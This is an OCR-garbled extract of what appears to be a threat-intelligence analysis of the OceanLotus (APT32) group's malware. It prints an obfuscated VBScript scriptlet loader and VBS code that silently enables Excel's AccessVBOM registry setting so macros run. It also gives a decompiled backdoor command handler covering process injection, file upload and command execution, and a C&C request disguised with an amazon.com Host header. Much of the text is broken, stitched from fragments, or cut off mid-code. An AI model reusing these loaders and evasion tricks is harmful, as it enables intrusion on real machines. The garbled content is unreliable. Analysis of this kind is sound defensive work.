


(OceanLotus APT32) 2012
4


u n i








VBS



VBS



vbscript

VBS Loader

```
<?XML version="1.0"?>
<scriptlet>
<script language="VBScript">
<![CDATA[
dTEMqCaWeQlUVLC=Array(102,80,65,21,90,87,95,112,77,86,80,89,21,8,21,118,71,80,84,
69,89,92,86,84,65,92,90,91,23,28,63,90,87,95,112,77,86,80,89,27,99,92,70,92,87,89,
102,93,80,89,89,21,8,21,118,71,80,84,65,80,122,87,95,80,86,65,29,23,98,70,86,71,92
90,91,21,103,80,82,112,77,92,70,65,70,29,71,80,82,126,80,76,28,63,60,90,91,21,80,
70,93,102,93,80,89,89,27,103,80,82,103,80,84,81,21,71,80,82,126,80,76,63,60,103,80
87,80,71,21,8,21,5,28,63,80,91,81,21,83,64,91,86,65,92,90,91,63,63,18,21,114,80,65
122,120,21,67,84,89,64,80,63,103,80,82,101,84,65,93,21,8,21,23,125,126,112,108,106
```

3 0x35, 0x39, 0x35

Excel AccessVBOM

```
Set objExcel = CreateObject("Excel.Application")
objExcel.Visible = False

Set WshShell = CreateObject("Wscript.Shell")

function RegExists(regKey)
    on error resume next
    WshShell.RegRead regKey
    RegExists = (Err.number = 0)
end function

RegPath = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & objExc

if RegExists(RegPath) then
    action = WshShell.RegRead(RegPath)
else
    action = ""
end if

WshShell.RegWrite RegPath, 1, "REG_DWORD"

Set xlmodule = objWorkbook.VBProj
```


Excel 0x78

CreateProcess rundll32 shellcode

CreateRemoteThread shellcode


shellcode base64 base64

shellcode



shellcode 0x76 loader

base64 shellcode



shellcode C&C shellcode

Excel Auto_Open Excel


AccessVBOM

```
2  on error resume next
3  objExcel.Run "Auto_Open"
4  objWorkbook.Close False
```

```
6
7  ' Restore the registry to its old state
8  if action = "" then
```


```
10  else
```

shellcode shellcode 0x34 0x38




DLL 17f2d8.dll

_ReflectiveLoader@4




DllMain 0x10030028 0x1000 0x69




C&C

https://***.***.net,/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books




amazon.com

Cookies



C&C

72




```
{
  int v3; // edi

  v3 = len;
  switch ( a2 )
  {
    case 1:
      sub_10005634((int)a3, len, 1);            // 启动进程
      break;
    case 2:
      sub_10003B6A(a3);
      break;
    case 3:
      sub_10003609();
      break;
    case 4:
      sub_1000368C(len);
      break;
    case 5:
      sub_1000361D(len, a3);                    // 切换目录
      break;
    case 9:
      sub_100054E0(len, 1);                     // 进程注入
      break;
    case 0xA:
      sub_10003D1E((int)a3, len, "wb");         // 上传文件
      break;
    case 0xB:
      sub_10004C29(a3, len);                    // 读取文件
      break;
    case 0xC:
      sub_1000387A(len, a3);                    // 执行命令
      break;
    case 0xD:
      sub_100052D1(len, a3, 1);
      break;
```

Shellcode

VBS shellcode

shellcode shellcode


shellcode shellcode




shellcode

2017

amazon host


名实际为海莲花组织伪造的信息，用来绕过某些厂商对该 Host 字段的检测。
GET /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books HTTP/1.1
Host: www.amazon.com
Accept: */*
Date: Wed, 15-Nov-2017 09:32:14 GMT
Server: Server
x-amz-id-1: THKUYEZKCKPGY5T42PZT
X-Frame-Options: SAMEORIGIN
Content-Encoding: gzip
Content-Length: 0
组织分析配图（18）
图 88 海莲花

1 VenusEye


https://venuseye.vip/domain/
VenusEye
IP、域名、文件HASH(MD5/SHA1/SHA256)
中文简体
你好，10017
域名服务商 Oracle America, Inc.
域名服务器 ns1.dyndns.org;ns3.dyndns.org;ns4.dyndns.org;ns5.dyndns.org;
主域名
更新时间 2018-06-01
Tags APT攻击
威胁情报
IOC信息
组织
分类
家族
APT32
金睛团队(524)
APT攻击

VenusEye

Venuseye www.venuseye.com.cn